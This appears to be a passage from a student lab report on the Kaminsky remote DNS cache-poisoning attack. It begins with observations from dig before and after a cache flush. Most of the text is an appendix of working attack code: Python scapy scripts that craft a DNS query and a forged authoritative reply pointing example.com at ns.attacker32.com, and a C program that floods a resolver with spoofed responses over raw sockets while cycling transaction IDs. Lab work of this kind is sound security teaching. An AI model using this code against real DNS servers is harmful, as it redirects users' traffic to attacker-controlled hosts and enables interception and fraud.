
Observation: Since in the Answer section, we observe that the ip address of the example.com is the spoofed one that is 1.2.3.5 which means that the attack is successful.




Now, to check the response if the DNS cache is flushed, that means the attack should be unsuccessful, we flush the DNS cache.



We again dig www.example.com, but this time we received the original ip address of the webpage, which means the attack is unsuccessful when we flush the DNS cache.





Appendix

(1) The task4_dnsrequest.py program

```
#!usr/bin/python3
from scapy.all import *
f = open("ip_req.bin","wb")
Qdsec = DNSQR(qname="xxxxx.example.com")
DNSpkt = DNS(id=0xAAAA, qr=0,qdcount=1, ancount=0, nscount=0, arcount=0,
qd=Qdsec)
IPpkt= IP(dst="10.0.2.18", src="10.0.2.19")
UDPpkt = UDP(dport=53,sport=33333, chksum=0)
request= IPpkt/UDPpkt/DNSpkt
f.write(bytes(request))
f.close()
```

(2) The task5_spoofDNSreply.py program

```
#!/usr/bin/python3
from scapy.all import *
f = open("ip_resp.bin","wb")
name = "twysw.example.com"
domain = "example.com"
ns = "ns.attacker32.com"
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type="A", rdata ="1.2.3.4", ttl =259200)
NSsec = DNSRR(rrname=domain, type="NS", rdata=ns, ttl=259200)
DNSpkt= DNS(id=0xAAAA, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1,
arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
IPpkt = IP(dst="10.0.2.18", src="199.43.133.53")
UDPpkt = UDP(dport=33333, sport=53, chksum=0)
reply = IPpkt/UDPpkt/DNSpkt
f.write(bytes(reply))
```

(3) The attack.c code

```
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
```

```
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 1000000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(char * buffer, int pkt_size);
void send_dns_response(char * buffer, int pkt_size);

int main()
{
  long i = 0;

  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
  unsigned char ip_req[MAX_FILE_SIZE];
  int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

  // Load the first DNS response packet from file
  FILE * f_resp = fopen("ip_resp.bin", "rb");
  if (!f_resp) {
     perror("Can't open 'ip_resp.bin'");
```

```
    exit(1);
  }
  unsigned char ip_resp[MAX_FILE_SIZE];
  int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

  char a[26]="abcdefghijklmnopqrstuvwxyz";
  while (1) {
    unsigned short transaction_id = 0;

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)  name[k] = a[rand() % 26];


    //###################################################################
    /* Step 1. Send a DNS request to the targeted local DNS server
               This will trigger it to send out DNS queries */
memcpy(ip_req+41, name,5);
send_dns_request(ip_req, n_req);
printf("attempt #%ld, request is [%.5s.example.com]\n, transaction ID is: [%hu]\n", ++i,
name, transaction_id);
    // ... Students should add code here.


    // Step 2. Send spoofed responses to the targeted local DNS server.
    memcpy(ip_resp+41, name, 5);
    memcpy(ip_resp+64, name, 5);
    // ... Students should add code here.
    for(int j=0;j<14000; j++)
    {
transaction_id = (rand()%65536)+1;
unsigned short id;
id = htons(j);
memcpy(ip_resp+28, &id, 2);
send_dns_response(ip_resp, n_resp);
    }
    //###################################################################
  }
}


/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 * */
void send_dns_request(char * buffer, int pkt_size)
```

```
{
  // Students need to implement this function
send_raw_packet(buffer, pkt_size);
}


/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 * */
void send_dns_response(char * buffer, int pkt_size)
{
  // Students need to implement this function
send_raw_packet(buffer, pkt_size);
}


/* Send the raw packet out
 *    buffer: to contain the entire IP packet, with everything filled out.
 *    pkt_size: the size of the buffer.
 * */
void send_raw_packet(char * buffer, int pkt_size)
{
  struct sockaddr_in dest_info;
  int enable = 1;

  // Step 1: Create a raw network socket.
  int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

  // Step 2: Set socket option.
  setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
    &enable, sizeof(enable));

  // Step 3: Provide needed information about destination.
  struct ipheader *ip = (struct ipheader *) buffer;
  dest_info.sin_family = AF_INET;
  dest_info.sin_addr = ip->iph_destip;

  // Step 4: Send the packet out.
  sendto(sock, buffer, pkt_size, 0,
       (struct sockaddr *)&dest_info, sizeof(dest_info));
  close(sock);
}
```